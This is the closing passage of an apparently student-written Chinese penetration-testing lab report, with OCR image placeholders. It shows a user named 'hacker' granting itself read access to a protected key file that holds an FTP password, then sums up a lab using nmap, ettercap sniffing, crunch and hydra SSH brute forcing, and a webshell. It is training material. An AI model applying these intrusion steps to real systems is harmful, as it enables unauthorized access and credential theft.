



③查看该文件属性，选择安全—高级—权限，发现所有组或成员均不具有访问的

权限




④点击添加，添加用户 hacker，赋予 hacker 读取的权限




rdesktop - 192.168.1.4
2.key的高级安全设置
名称: C:\2.key
所有者: Administrators (WIN-ABAFOJBHK8A\Administrators) 更改(C)
权限
审核
有效访问
如需其他信息，请双击权限项目。若要修改权限项目，请选择该项目并单击"编辑"(如果可用)。
权限条目:
类型
主体
访问
继承于
允许
hacker (WIN-ABAFOJBHK8A\hacker)
读取
无
添加(D)
删除(R)
编辑(E)
启用继承(I)
ENG
14:02
2024/3/27

⑤再次打开文件


2 - 记事本
文件(F) 编辑(E) 格式(O) 查看(V) 帮助(H)
ftpstandard123

三、实验总结

在这次实验中，我学习使用 nmap 和 ettercap 进行网络侦查和密码嗅探，利用 crunch 和 hydra 暴力破解 SSH 服务的登录密码，通过 SSH 登录目标机获取敏感信息，以及获得目标网站的 webshell 权限等任务。

在完成各个任务的过程中，我掌握了 nmap 工具的功能和操作方法，并能够分析检测结果；使用 ettercap 对 FTP 服务进行了嗅探，并成功获取了目标主机的 FTP 登录密码；通过 crunch 生成了密码字典文件，再利用 hydra 工具破解了 SSH 服务的登录密码；最终通过 SSH 登录目标机，成功获得了敏感信息。这一系列的操作不仅丰富了我的实操经验，也加深了我对网络安全的认识。

任务四中，一系列的未接触过的操作，对于我来说也是一次全新的尝试。